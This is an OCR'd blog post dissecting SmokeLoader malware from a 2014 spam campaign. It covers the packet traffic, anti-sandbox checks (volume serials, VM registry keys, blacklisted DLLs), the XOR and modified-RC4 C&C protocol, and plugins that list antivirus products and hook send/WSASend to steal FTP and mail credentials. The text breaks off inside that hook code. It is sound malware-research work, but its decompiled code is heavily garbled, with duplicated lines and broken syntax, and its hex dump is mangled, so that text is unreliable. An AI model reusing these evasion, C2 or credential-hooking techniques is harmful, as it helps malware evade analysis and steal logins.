
Dissecting SmokeLoader (or Yulia's sweet ass proposition)

eternal-todo.com/blog/smokeloader-analysis-yulia-photo

- Analysis
- <u>Dofoil</u>
- <u>Malware</u>
- <u>Reversing</u>
- <u>SmokeLoader</u>
- <u>Spam</u>

In mid-August I started receiving some emails from Yulia. She wanted me to take a look at her sweet ass:



I was not sure about it, but after receiving some more emails like this I took a look (I received the last one on the 10th of September). Then I found out that this was the beginning of a SmokeLoader campaign, I was really disappointed :(Out of spite, I started analyzing it ;p

These are some of the headers and the message body:

Date: Wed, 13 Aug 2014 12:55:56 -0400 From: "Yulia" <negligentjsd185@dialectologic.in> Subject: My new photo

Hi it is Yulia fuck me ass at night. Look at my sweet ass on a photo I wait for you

I don't want to duplicate the information already published about this loader, so you can check the <u>post published in July by StopMalvertising</u> and <u>what my colleague Michael</u> <u>Sandee said about it in 2012</u>. Since then, SmokeLoader (known as Dofoil too) has modified the encryption to communicate with the C&C, added some extra plugins, etc.

After executing the binary you can easily spot that something is happening in your computer because you can see some strange POST requests to some known URLs. These URLs are extracted from the registry, opening the key *Software\Microsoft\Windows\CurrentVersion\Uninstall* and looking at the values of *HelpLink* and *URLInfoAbout* for the installed programs.

7 967.355333	172.168.200.129	172.168.200.2	DNS	71 Standard query A www.msn.com
12 967,478922	172.168.200.129			237 GET / HTTP/1.1
15 967.707979	131.253.13.21	172.168.200.129	HTTP	373 HTTP/1.1 302 Found (text/html)
38 6052.689569	172.168.200.129	172.168.200.2	DNS	81 Standard query A support.microsoft.com
39 6052.689672	172.168.200.129	172.168.200.2	DNS	76 Standard query A www.fiddler2.com
46 6052.745955	172.168.200.129	157.56.121.21	HTTP	4TT POST / HTTP/1.1 (application/x-www-form-urlencoded)
50 6052.818901	172.168.200.129	198.61.131.236	HTTP	741 POST /.com HTTP/1.1 (application/x-www-form-urlencoded)
80 6052.931588	198.61.131.236	172.168.200.129	HTTP	1478 HTTP/1.1 404 Not Found (text/html)
144 6052.984922	157.56.121.21	172.168.200.129	HTTP	396 HTTP/1.1 200 OK (text/html)
149 6056.166918	172.168.200.129	172.168.200.2	DNS	76 Standard query A go.microsoft.com
154 6056.334765	172.168.200.129	134.170.189.4	HTTP	543 POST /fwlink/?LinkId=45396 HTTP/1.1 (application/x-www-form-
156 6056 491426	134.170.189.4	172.168.200.129	HTTP	537 HTTP/1.1 302 Found (text/html)
163 6056.571528	172.168.200.129	157.56.121.21	HTTP	680 POST / HTTP/1.1 (application/x-www-form-urlencoded)
251 6056.799910	157.56.121.21	172.168.200.129	HTTP	298 HTTP/1.1 200 OK (text/html)
256 6060.174979	172.168.200.129	172.168.200.2	DNS	81 Standard query A www.vb-decompiler.org
261 6060.280125	172.168.200.129	178.63.163.77	HTTP	529 POST / HTTP/1.1 (application/x-www-form-urlencoded)
270 6060.345338	178.63.163.77	172.168.200.129	HTTP	169 HTTP/1.1 200 OK (text/html)
277 6060.574903	172.168.200.129	134.170.189.4	HTTP	608 POST /fwlink/?LinkId=51019 HTTP/1.1 (application/x-www-form-
279 6060.732874	134.170.189.4	172.168.200.129	HTTP	583 HTTP/1.1 302 Found (text/html)
286 6472.142383	172.168.200.129	172.168.200.2	DNS	73 Standard query A offnamerty.ru
300 8212.174011	172.168.200.129	46.149.111.3	HTTP	659 POST / HTTP/1.1 (application/x-www-form-urlencoded)
2480 8554.891909	172.168.200.129	172.168.200.2	DNS	81 Standard query A support.microsoft.com
2481 8554.892038	172.168.200.129	172.168.200.2	DNS	76 Standard query A www.fiddler2.com
2488 8554.928812	172.168.200.129	157.56.121.21	HTTP	477 POST / HTTP/1.1 (application/x-www-form-urlencoded)
2492 8555.012640	172.168.200.129	198.61.131.236	HTTP	741 POST /.com HTTP/1.1 (application/x-www-form-urlencoded)
2548 8555.122860	198.61.131.236	172.168.200.129	HTTP	1478 HTTP/1.1 404 Not Found (text/html)
2588 8555.164732	157.56.121.21	172.168.200.129	HTTP	512 HTTP/1.1 200 OK (text/html)

Really, first you see a GET request to *http://www.msn.com/*, then a "random" number of POST requests with encoded data sent to familiar sites for you, the malware communication and, finally, a "random" number of POST requests again. I guess this is just to hide the real communication but sending strange POST requests is not really a good way to hide it...

It is possible that you don't see any request. If this is the case then you have been detected by our friend ;) The binary includes an anti-analysis function and you will end up in an endless loop if you are not able to pass all the checks.

```
void __cdecl Anti_Amalysis_Loop()
{
    CHAR =v08; // esi@1
    signed int v1; // ebx@6
    LPCSTR =v2; // edi@16
    const CHAR ==v04; // edi@10
    unsigned int v3; // ebx@14
    int volumeSerialHumber; // [sp+80h] [bp-1Ch]@3
    int v8; // [sp+80h] [bp-18h]@10
    int v9; // [sp+80h] [bp-18h]@10
    int v9; // [sp+80h] [bp-14h]@10
    v0 = AllocateHemory(1u);
    GetModuleFileHameA(0, v0, 0x10hu);
    if ( FindString(v0, "sample", 1) != -1 )
        InfiniteSleepLoop();
    GetWoulueFileHumber == 0xCD1040 [] volumeSerialHumber, 0, 0, 0, 0);
    if ( volumeSerialHumber == 0xCD1040 [] volumeSerialHumber == 0x70144646 )
        InfiniteSleepLoop();
    v2 = blacklistedDllsArray;
    do
    {
        if ( GetHoduleHandleA(*v2) )
            InfiniteSleepLoop();
        +v2;
        --v1;
        }
    while ( v1 );
    }
}
```

SmokeLoader performs the following checks (some of them are mentioned here):

- Checks if the module filename contains "sample".
- Checks if the C: volume serial number is 0xCD1A40 (*ThreatExpert*) or 0x70144646 (*Malwr*).
- Checks if the modules "sbiedll" (Sandboxie) and "dbghelp" are loaded.
- Checks the disk enum key (System\CurrentControlSet\Services\Disk\Enum) looking for:
 - qemu
 - virtual
 - vmware
 - ∘ xen
- Checks if AutoItv3, CCleaner and WIC are installed looking in the registry (Software\Microsoft\Windows\CurrentVersion\Uninstall). It seems that this is a fingerprint for Joe Sandbox.

In order to know if it is being running in a 64-bits operating system it checks the segment register GS:

mov ax, gs test ax, ax jz short loc_2934D0 inc ds:is64Bits

Depending on that it will use a different way to inject in *explorer.exe* and then to create an additional *svchost.exe* process. This is well explained in the third step of this <u>AVG blog</u> <u>post talking about ZeuS</u> (one of these techniques uses the functions *FindWindow*, *GetWindowLongA* and *SetWindowLongA*). It seems that this part of the code was copy/pasted too...

After these steps, the malware is initialized, setting up the User-Agent (by default, *Mozilla/4.0*), sending the GET request to MSN, creating the botid, the mutex, etc. Then is when the fun starts, sending these fake POST requests and finally communicating with the

C&C.

```
B00L __stdcall ExecuteLeader(const VCHAR *a1, int seller)
{
    void *v0; // eax82
    int request; // eax82
    int request; // eax87
    char v7; // (sp*8h] [bp=kh]82
    responseCode = 0;
    sub_29142C();
    vussStartup(Mc24cu, (LPUSADATA)dward_296808);
    SetUserAgent();
    while (1)
    {
        v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        if ( v2 = (ooid =)SendRequest(HSM_URL[0], (int)&dward_294810, (SI2E_T *)&v0, 0, 0);
        Startup(ta):
        wsprint(file(botidfinal, "2c5c", betid, "FF");
        GreateHotek(botidfinal, "2c5c", betid, "FF");
        GreateHotek(botidfinal, "2c5c", betid, "FF");
        wsprint(file(tastUnalStront)) = ERR0M_RUREADY_EXISTS )
        {
            request = (int)AllocateHenory(10);
            wsprint(file(tastUnalStront), "SecondEquest(u), request, (SI2E_T *)&v0, 0, 1);
        Exit(Pracess(0);
        SendRequest(u), request, (SI2E_T *)&v0, 0, 1);
        Exit(Pracess(0);
        SendRequest(u), request, (SI2E_T *)&v0, 0, 1);
        Exit(Pracess(0);
        SendRequest(u), network, (SI2E_T *)&v0, 0, 1);
        Exit(Pracess(0);
        SendRequest(0, 0, (LPTHREAD_START_ROUTINE)InitHaliciousActivityThread, 0, 0, (LPDW0R0)&dword_2964804);
        return CleseHandle(v5);
        }
        }
```

The server URLs are hardcoded in the binary, using some basic XOR operations to encode the data. There are at least two blocks with the following format:

[XOR_BYTE_KEY][BYTE2][BYTE3][BYTE3][SIZE][DATA]

One block could be the main URL and the other the backup URL, but in the samples that I have analyzed both blocks contain the same URLs. Every 10 minutes a POST request is sent to the SmokeLoader C&C, looking for new tasks. The request data has this format:

cmd=getload&login=\$BOTID&sel=jopa1&ver=5.1&bits=0&admin=1&hash=&r=\$GARBAGE

- cmd: Command sent to the panel.
- *login*: botid with format %08X%08X%08X%08X.
- *sel*: seller id. It is hardcoded in the binary and identifies the user related to the campaign.
- ver: OS version.
- *bits*: If the OS is 64-bits or not.
- admin: If the malware is running with Admin privileges or not.
- *hash*: Disk binary hash (in the case it is a persistent version).
- *r*: Just garbage data. This is the only parameter included in the fake requests mentioned above.

This data is encrypted with a modified version of RC4, resulting in a block like this:

[SIZE][KEY][ENCRYPTED_DATA]

Then a 404 response is received, but containing interesting data. This data is divided in a first block of digits, terminated with a null byte, and an encrypted block. The block of digits can be easily decoded taking 3-digits groups and converting them to their corresponding bytes ("214"=0xD6). The first resultant byte is the XOR key to be used with the rest.

00000000 48 54 50 2f 31 2e 31 30 34 20 4e 6f 7f 1 4e Not 00000000 20 46 6f 75 6e 64 0d 35 65 72 76 65 72 32 20 HTTP/1.1 404 Not. Server: 00000000 66 67 69 62 20 32 32 20 41 75 67 20 32 e: Fri, 22 Aug 2 00000000 0d 31 34 30 33 33 33 33 33 31 34 31 33 33 33 33 33 33 33 33 33 33 33 33 33 34 24 54 24 24 24 24 22 32 . . . 33 33 33 33 33 33 36 35 37 36 36 36 36																			
00000000 6e 67 69 6e 78 2f 31 2e 36 2e 30 04 04 61 74 nginx/1. 6.0Dat 00000000 03 31 34 3a 33 36 3a 35 32 04 74 65 6e 74 26 47 4d 54 014 14:3 6:53 GNI 00000000 0d 0d 43 6f 6e 74 26 47 40 54 014 14:3 6:53 GNI 00000000 0d 43 6f 6e 66 66 32 06 66 74 05 74 66 66 63 74 14 14: 1.0 1.0 11: 1:			_	_					_										
0000000 65 3a 20 66 72 69 2c 20 32 32 20 41 75 67 20 32 e: Fri, 22 Aug 2 00000000 0d 31 34 3a 33 36 3a 35 33 20 47 4d 54 04 14 13: 65 33 53 32 0 43 20 44 53 32 0 4d 4d 55 66 74 66 36 64 63 65 14 55 14 56 56 67 75 75 56 56 67 75 75 75 14 14 140 140 140 144 140 144 140 144 144 140 144 144 140 144 144 144 144 144 144 144 144 144 144	00000010				_	_					_			_	_	_	_		
0000000 30 31 34 20 31 34 3a 33 36 3a 35 32 047 4d 54 014 14:3 6:53 GMT 00000050 0d 0a 34 6f 6e 74 2d 54 79 70 65 3a 20 Content T-Type: 00000070 6e 74 2d 66 67 74 68 3a 20 63 65 text/htm 1Conte 00000000 6d 73 65 0d as 2d 66 67 76 57 65 64 2d 2d 2d 14 2d 2d 4d 4d 4d 4d 66 77 75 31 30 31 33 31 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33									_										
00000050 0d 0a 43 6f 6e 74 26 74 2d 54 79 70 65 3a 20 Content t-Type: 00000060 74 65 78 74 2f 68 74 66 74 65 74 66 3a 20 36 35 37 nt-Lengt h: 60657 00000000 66 74 2d 45 66 76 76 76 76 56 64 2d 2 32 0 14 6657 13 13 0 36 66 77 75 76 77 32 71 78 71 78 73 73 73 <	00000030																		
00000060 74 65 78 74 2f 68 74 66 0a 43 6f 6e 74 65 text/htm 1Conte 00000070 6e 74 68 3a 20 36 30 35 37 nt-Lengt h: 60657 00000090 6f 73 65 64 2d 20 sz. Ne owered-B 00000000 64 65 62 37 75 31 30 do 56 61 72 73 32 44 do sz. A A A A A A A A A A A A A A B 32 33 A 33	00000040	30	31	34	20	31	34	3a	33	36	3a	35	33	20	47	4d	54	014 14:3	6:53 GMT
0000070 6e 74 2d 4c 65 6e 74 68 3a 20 36 35 37 nt-Lengt h: 60657 00000080 0d a 36 6e 65 63 74 69 6f 6a a Concert ction:	00000050	0d	0a	43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	Conten	t-Type:
0000080 0d 0a 43 6f 6e 65 63 74 69 6f 6e 3a 20 63 6c Connection: cl 00000090 6f 73 65 0d 0a 58 2d 50 6f 77 65 74 2d 1d ad 2d 2d 1d ad 3d	00000060	74	65	78	74	2f	68	74	6d										
0000000 6f 73 65 0d 0a 88 2d 50 6f 77 65 72 65 64 2d 2d 34 2d 50 64 65 62 37 75 31 30 0d 0a 56 61 72 79 3a 20 41 deb7u10 .Vary: A 00000000 64 65 62 37 75 31 30 31 38 37 30 31 83 32 32 31 81 33 33 31 38 37 31 38 39 32 32 33 33 31 36 33 31 33 31 36 33 31 31 33 31 33 37 31 36 31 37 31 34 31 31 37 31 33 31 31 31 33 33 32 33	00000070									68	3a	20	36	30	36	35	37	nt-Lengt	h: 60657
0000000 79 3a 20 50 48 50 2f 35 2e 34 2e 34 2d 31 34 2b y: PHP/5 .4.4-14+ 00000000 63 65 67 77 51 30 00 65 61 72 79 3a 20 41 deb7u10 .Vary: A 00000000 63 63 65 70 74 2d 45 66 66 67 04 0a ccept-En coding. 00000000 04 0a 32 31 33 33 13 38 71 38 32 32 .61 31 81 1818916 51 13 37 31 36 31 31 31 33 33 31 31 33 33 31 31 33 33 31 31 33 36 31 31 31 33 33 <td>00000080</td> <td>0d</td> <td>0a</td> <td>43</td> <td>6f</td> <td>6e</td> <td>6e</td> <td>65</td> <td>63</td> <td>74</td> <td>69</td> <td>6f</td> <td>6e</td> <td>3a</td> <td>20</td> <td>63</td> <td>6c</td> <td>Connec</td> <td>tion: cl</td>	00000080	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	Connec	tion: cl
00000000 64 65 62 37 75 31 30 0d 0a 56 61 72 79 3a 20 41 deb7u10. .Vary: A 00000000 63 65 70 74 2d 45 66 66 66 67 0d 0ccept-En coding 00000000 0d 92 31 37 30 31 38 37 31 38 35 31 38 35 31 38 35 31 36 31 37 30 31 36 31 37 30 31 36 31 37 31 36 31 18 33	00000090	6f	73	65	0d	0a	58	2d	50										
0000000 63 63 65 70 74 2d 45 6e 63 66 67 0d 0a ccept-En coding 00000000 0d 03 22 11 341 31 33 31 38 37 31 38 39 32 32 . 112 33 187 180 31 38 35 31 38 35 31 38 35 31 33 35 31 33 35 31 33 35 31 33 35 31 33 35 31 33 37 31 63 43 118118916 512371641 00000100 36 33 31 37 39 31 36 31 31 31 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 <td< td=""><td>000000A0</td><td>79</td><td>3a</td><td>20</td><td>50</td><td>48</td><td>50</td><td>21</td><td>35</td><td>2e</td><td>34</td><td>2e</td><td>34</td><td>2d</td><td>31</td><td>34</td><td>2b</td><td>y: PHP/5</td><td>.4.4-14+</td></td<>	000000A0	79	3a	20	50	48	50	21	35	2e	34	2e	34	2d	31	34	2b	y: PHP/5	.4.4-14+
0000000 0d 32 31 34 31 33 31 38 37 31 38 39 32 32 32 113 33 33 31 38 37 30 31 38 31 37 30 31 33 <	00000B0	64	65	62	37	75	31	30	0d	0a	56	61	72	79	3a	20	41	deb7u10.	.Vary: A
0000000 39 31 37 30 32 33 36 31 37 30 31 36 31 36 31 36 31 36 35 31 36 35 31 33 31 33 31 36 31 33 31 36 31 33 31 36 31 36 31 36 31 36 31 36 31 36 31 36 31 36 34 31 318 616179 16523523 00000110 31 32 32 33 32 34 38 22 33 30 32 34 38 12024223 1702616 00000140 36 31 37 31 37 37 37 37 37 33 30 32 33 36 31 38 31 37 71 31 33 37 61631771 91184137	00000000	63	63	65	70	74	2d	45	6e	63	6f	64	69	6e	67	0d	0a	ccept-En	coding
00000F0 31 38 31 38 39 31 36 35 31 33 37 31 36 34 31 18118916 51371641 00000100 36 33 31 36 36 31 37 39 31 36 32 33 35 32 36 3186179 16523523 00001100 31 32 38 32 35 31 31 37 30 32 38 32 33 30 32 34 38 32 33 31 37 30 32 33 31 37 30 32 33 31 37 30 32 33 31 37 30 31 33 36 31 33 36 31 33 36 31 33 36 31 33 36 31 33 36 31 33 36 31 33 30 <td>000000D0</td> <td>0d</td> <td>0a</td> <td>32</td> <td>31</td> <td>34</td> <td>31</td> <td>33</td> <td>33</td> <td>31</td> <td>38</td> <td>37</td> <td>31</td> <td>38</td> <td>39</td> <td>32</td> <td>32</td> <td>214133</td> <td>18718922</td>	000000D0	0d	0a	32	31	34	31	33	33	31	38	37	31	38	39	32	32	214133	18718922
0000100 36 33 31 38 36 31 37 39 31 36 35 32 33 55 32 33 63186179 16523523 00000110 31 32 32 38 32 35 32 34 38 32 33 33 32 34 38 12282252 48230248 00000120 32 33 31 37 30 31 36 31 12024251 11702361 00000130 37 31 37 31 39 31 31 37 31 38 34 31 33 36 31 23024823 11702361 00000140 36 31 36 31 37 31 39 31 33 35 35 35 35 35 35 35 35 35 35 35 35 35 35 35 35 35 35	000000E0	39	31	37	30	32	33	36	31	37	30	31	36	35	31	38	35	91702361	70165185
0000110 31 32 32 33 32 34 38 32 33 30 32 34 38 32 33 30 32 34 38 12 33 30 32 33 30 32 33 31 31 37 30 32 33 36 31 2024823 11702361 00000140 36 31 36 31 37 31 31 33 36 31 32024823 11702361 00000140 36 31 36 31 37 31 38 34 31 37 6163 1771 91184137 00000160 32 34 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 30 32	000000F0	31	38	31	31	38	39	31	36	35	31	33	37	31	36	34	31	18118916	51371641
0000120 32 33 30 32 34 38 32 33 31 37 30 32 33 36 31 233 36 31 233 36 31 233 36 31 37 30 32 33 36 31 37 30 31 36 31 37 30 31 36 31 38 34 31 33 36 31 37 30 31 36 31 38 34 31 33 36 31 36 31 36 31 37 37 31 39 31 31 33 35 32 16517171 211792352 00000160 32 34 32 33 30 32 33 30 32 33 30 30 30 00 00 00 00 00 00 00 00 00 00 00 00 00	00000100	36	33	31	38	36	31	37	39	31	36	35	32	33	35	32	33	63186179	16523523
00000130 37 30 31 37 30 32 33 36 31 37 30 31 36 31 36 31 37 30 31 37 30 31 37 37 31 39 31 38 34 31 33 37 6631771 91184137 00000160 31 36 35 31 39 31 37 32 31 37 39 32 33 35 32 16519117 21792352 00000160 32 34 30 32 33 30 23 30 05 4 2420227 230230.T 00000170 ec 00 00 00 00 00 01 94 46 60 b1 39 23 10	00000110	31	32	32	38	32	32	35	32	34	38	32	33	30	32	34	38	12282252	48230248
00000140 36 31 36 33 31 37 37 31 39 31 31 38 34 31 33 37 61631771 91184137 00000150 31 36 35 31 39 31 37 32 31 37 32 33 35 32 16519117 21792352 00000160 32 34 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 31 00 00 00 01 10 11 00 00 01 10 10 11 00 29 a b 24 1 .11 .0000100 60 64 84 64 64 64	00000120	32	33	30	32	34	38	32	33	31	31	37	30	32	33	36	31	23024823	11702361
00000150 31 36 35 31 39 31 31 37 32 31 37 39 32 33 35 32 16519117 21792352 00000160 32 34 32 33 32 33 30 32 32 33 30 32 4230227 230230.T 00000170 ec 00 00 00 00 01 01 0 4230227 230230.T 00000180 31 00 00 00 00 01 01 91 46 66 0e 13 03	00000130	37	30	31	37	30	32	33	36	31	37	30	31	36	36	31	38	70170236	17016618
00000160 32 34 32 33 32 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 32 33 30 33 30 33 30 33 30 33 30 31 01 31 33 30 30 31 01 31 31 33 <	00000140	36	31	36	33	31	37	37	31	39	31	31	38	34	31	33	37	61631771	91184137
00000170 ec 00 00 e2 f1 ee f0 03 00 00 00 00 03 1 00 31 00 31 00	00000150	31	36	35	31	39	31	31	37	32	31	37	39	32	33	35	32	16519117	21792352
00000180 31 00 00 00 00 01 94e 66 0e b1 39 28 1	00000160	32	34	32	33	30	32	32	37	32	33	30	32	33	30	00	54	24230227	230230.T
00000190 95 2b 77 5f bf 01 00 29 ea cb f2 48 c3 d1 +#	00000170	ec	00	00	e2	f1	ee	f0	03	00	00	00	00	31	00	31	00		
000001A0 6d d8 81 a5 4b 0d 96 59 5f d4 c4 7e c1 9e mK Y 000001B0 b7 18 e7 64 a8 55 c5 d9 f7 4b f6 b8 46 5d mK Y	00000180	31	00	00	00	00	20	00	00	01	9b	4e	66	0e	b 1	39	28	1	Nf9(
00000180 b7 18 e7 64 aa 85 cc 50 d9 f7 4b f6 ab 84 65 d8 dP Ke. 00000100 43 99 b0 db 65 ea fa 44 fb b8 91 72 cd 50 84 af Ce.D r.P 00000100 c6 76 ff ed b8 91 72 cd 50 84 af Ce.D r.P 000001100 c6 76 ff ed b4 94 75 fd 44 ab fd p n0. 000001100 b0 9f fb c5 52 cd a9 d6 d2 cd fd ab fd p fd fd p fd	00000190	95	2b	77	51	bf	01	00	11	00	29	ea	cb	12	48	c3	d1	-*w	.)H
000001C0 43 99 b0 db 65 ea fa 44 fb b8 91 72 cd 50 84 af CeD Dr.P. 000001D0 c6 76 ff ed 51 ed 35 f3 d4 ab f8 y.v.Q .5 000001E0 5d 03 25 c3 a7 192 ba 6e 9d c8 75 66 ad 4f f0 j.% n.u.u.O. 000001E0 5d 03 25 c3 a7 192 ba 6e 9d c8 75 66 ad f1 ba ba ba ba ba ba b2 20 66 ad f2 cc b7 j.%.n.m.u.u.O. 00000200 f7 zc ad 9d b4 f6 f6 c7 f6 32 ld f4 c8	000001A0	6d	d8	81	a5	4b	0d	96	bf	96	59	5f	d4	c4	7e	c1	9e	mK	.Y~
000001D0 c6 76 fd 35 f3 d4 ab f8 y.y.q .5 000001E0 5d 03 25 c3 a7 1 92 ba 6e 9d c8 75 6e a3 4f ab f8 y.y.q .5 000001F0 b0 9f 6b c5 52 cd 9d 6e 9d c8 75 6e ad 4f f1 j.% n.u.u.0. 000001F0 b0 9f 6b c5 52 cd 9d 6e 9d 6e 75 c6 ad 4f f1 b.j5 00000210 9f 89 37 bc ac 16 af f6 df c0 7f c6 32 1d 7d c8 c0 as	000001B0	b7	18	e7	64	aa	85	ec	50	d9	f7	4b	f6	ab	84	65	d8	dP	Ke.
000001E0 5d 03 25 c3 a7 c1 92 ba 6e 9d c8 75 e6 a3 4f f0 1.% nu.o. 000001F0 b0 b1 b5 52 cd a9 da 62 d2 96 6a 2 cc b7 3. .k.R bjS 00000200 f7 zc ad 9d fe 47 d9 95 zc d9 10 18 71 be ac. k.R bjS 00000210 d9 93 7b ca cd d7 d8 a.7 fe a.7 fe a.7 c c.2.t. 00000220 41 5f e3 2c cd fe e fe a.7 fe a.7 c.p. n.gu,p. l.c.RB. 00000230 43 10 39 da 65 f8 <t< td=""><td>000001C0</td><td>43</td><td>99</td><td>b0</td><td>db</td><td>65</td><td>ea</td><td>fa</td><td>44</td><td>fb</td><td>b8</td><td>91</td><td>72</td><td>cd</td><td>50</td><td>84</td><td>af</td><td>CD</td><td>r.P</td></t<>	000001C0	43	99	b0	db	65	ea	fa	44	fb	b 8	91	72	cd	50	84	af	CD	r.P
000001F0 b0 9f 6b c5 2 cd a9 a 62 d2 96 6a d2 cc b7 53 .k.R b.jS 00000200 f7 2 ad 9d fe 47 d9 99 52 cd 97 e1 11 87 1b e3 6. R 00000200 d7 2 ca d9 fe 47 d9 99 52 cd 97 e1 11 87 1b e3	000001D0	c6	76	ff	ed	51	e8	b4	9e	7f	04	35	fз	d4	aa	bf	89	.vQ	
00000200 f7 2c ad 9d fe 47 d9 99 52 cd 97 e1 01 87 1b e3 6. R 00000210 d9 89 37 bc ac 16 a9 f6 df c0 7 e6 32 1d 74 c8	000001E0	5d	03	25	c3	a7	c1	92	ba	6e	9d	c8	75	e6	a3	4f	f0	1.%	nu0.
00000210 d9 89 37 bc ac 16 ap f6 df c0 7 e6 32 1d 74 c8 .7 2.t. 00000220 41 5f e3 5c cd 70 eb 21 08 63 dd 52 42 fc A^<,.p.	000001F0	b0	91	6b	c5	52	cd	a9	da	62	d2	96	6a	d2	cc	b7	53	k.R	bjS
00000220 41 5f e3 5e 03 2c cd 70 eb 21 08 63 dd 52 42 fc A^.,.pl.c.R8. 00000230 43 10 39 da 65 f8 2c 07 6e e6 77 5c 97 02 dd 06 C.9.e.,.n.gu.p 00000240 e7 56 cd 1b 32 5d e3 68 78 da 65 aa 13 f4 4b d2 .V.2].h x.e:K. 00000250 06 21 48 f4 7d 6b d7 6a 37 60 81 3c a7 75 5c 37 .l.h.k.jr 7.<.u	00000200	f7	2c	ad	9d	fe	47	d9	99	52	cd	97	e1	01	87	1b	e3	.,G	R
00000230 43 10 39 da 65 f8 2c 07 6e ee 67 75 c9 70 2d 06 C.9.e., n.gu.p 00000240 e7 56 cd 1b 32 5d e3 68 78 da 65 3a 13 f4 4b d2 .V2].h x.e:K. 00000250 06 21 48 f4 7d 6b d7 6a 37 60 81 3c a7 75 5c 37 .1H.}k.j 7`.<.u\7	00000210	d9	89	37	bc	ac	16	a9	f6	df	c0	7f	e6	32	1d	74	c 8		2.t.
00000240 e7 56 cd 1b 32 5d e3 68 78 da 65 3a 13 f4 4b d2 .V2].h x.e:K. 00000250 06 21 48 f4 7d 6b d7 6a 37 60 81 3c a7 75 5c 37 .!H.}k.j 7`.<.u\7	00000220	41	5f	e3	5e	03	2c	cd	70	eb	21	08	63	dd	52	42	fc	A^P	.1.c.R8.
00000250 06 21 48 f4 7d 6b d7 6a 37 60 81 3c a7 75 5c 37 .1H.}k.j 7'.<.u\7	00000230	43	10	39	da	65	f8	2c	07	6e	ee	67	75	c9	70	2d	06	C.9.e.,.	n.gu.p
	00000240	e7	56	cd	1b	32	5d	e3	68	78	da	65	3a	13	f4	4b	d2	.V2].h	x.e:K.
00000260 89 0e 1e a0 1f 44 6d 8e 31 b4 60 4b 22 9a 13 01Dm. 1. `K"	00000250	06	21	48	14	7d	6b	d7	6a	37	60	81	3c	a7	75	5c	37	.1H.}k.j	7'.<.u\7
	00000260	89	0e	1e	a0	1f	44	6d	8e	31	b4	60	4b	22	9a	13	01	Dm.	1. 'K"

After decoding the response we obtain something like this:

```
Smk0|:|socks_rules=127.0.0.1|:||:|hosts_rules=127.0.0.1
localhost|:||:|plugin_size=60500
```

Depending on the character located in the 4th position ("0" in this case) the loader will perform a different action, asking for additional binaries to be installed, updating itself, removing itself from the system, etc. The second block received in the 404 response contains some plugins encrypted with the same modified RC4 algorithm. There is a 21-byte header and then another 21-byte header per plugin. The plugin header has the following format:

[PLUGIN_SIZE(4)][PLUGIN_TYPE(1)][KEY(16)]

Besides being encrypted, the plugins are also compressed with UPX and all of them are exporting the function "*Work*". These are the plugins that I have seen so far:

AVInfo.dll: It is a Delphi plugin which uses the <u>Windows Management</u> Instrumentation (WMI) to obtain the installed Antivirus and Firewall products. If

the Antivirus product is not detected that way, it checks the running processes to find Antivirus processes:

- avp.exe (Kaspersky)
- ccsvchst.exe (Norton)
- dwservice.exe (DrWeb)
- dwengine.exe (DrWeb)
- avgnt.exe (Avira)
- avguard.exe (Avira)
- malwaredefender.exe (Malware Defender)

After gathering this information, it is reported to the control panel using this format: *"cmd=avinfo&login=%s&info=%s777%s"*. The Antivirus and Firewall product names are separated by *"777"*.

```
CHAR *__cdecl CreateAvFwInfoRequest()
ł
 CHAR *avRequest; // esi@1
 void *v1; // ecx@1
 int detectedAV: // ebx01
  void *v3; // ecx
 int *installedFirewall; // eax@3
  avRequest = AllocateHemory(1u);
  CoInitialize(0);
  detectedAV = LookForInstalledAVFirewall(0, v1);
 if ( lstrlenA(detectedAU) < 7 )
    detectedAU = LookForAUProcesses();</pre>
  installedFirewall = LookForInstalledAVFirewall(1u, v3);
  wsprintfA(avRequest, "%s%s777%s", avUrlParans, detectedAV, installedFirewall);
  CoUninitialize();
 return avRequest;
                        L
3
```

FTPGrab.dll: This module injects code in every process in execution, decoding another plugin called *Grabber.dll*. This new plugin will hook the functions "*send*" and "*WSASend*" to collect users/passwords for the FTP, POP3, SMTP and IMAP protocols. Then it will include this information in the request "*cmd=ftpgrab&login=%s&grab=*" and adding the following lines:

- pop3://%s:%s@%s:%d
- <u>ftp://%s:%s@%s:%d</u>
- imap://%s:%s@%s:%d
- smtp://%s:%s@%s:%d

```
void __cdecl __noreturn HookSendFunctionsThread()
۲.
 int v0; // eax@1
  int sendAddress; // eax@1
 int v2; // ecx@1
int v3; // eax@2
int v4; // eax@5
  int usaSendAddress; // eax@5
 int v6; // ecx05
int v7; // eax06
  SuspendResumeThread(1);
v0 = GetHoduleHandleA("ws2_32.dll");
  sendAddress = GetProcAddress(v0, "send");
  if ( !sendAddress )
  ۲.
    v3 = LoadLibraryA("ws2_32.dll");
sendAddress = GetProcAddress(v3, "send");
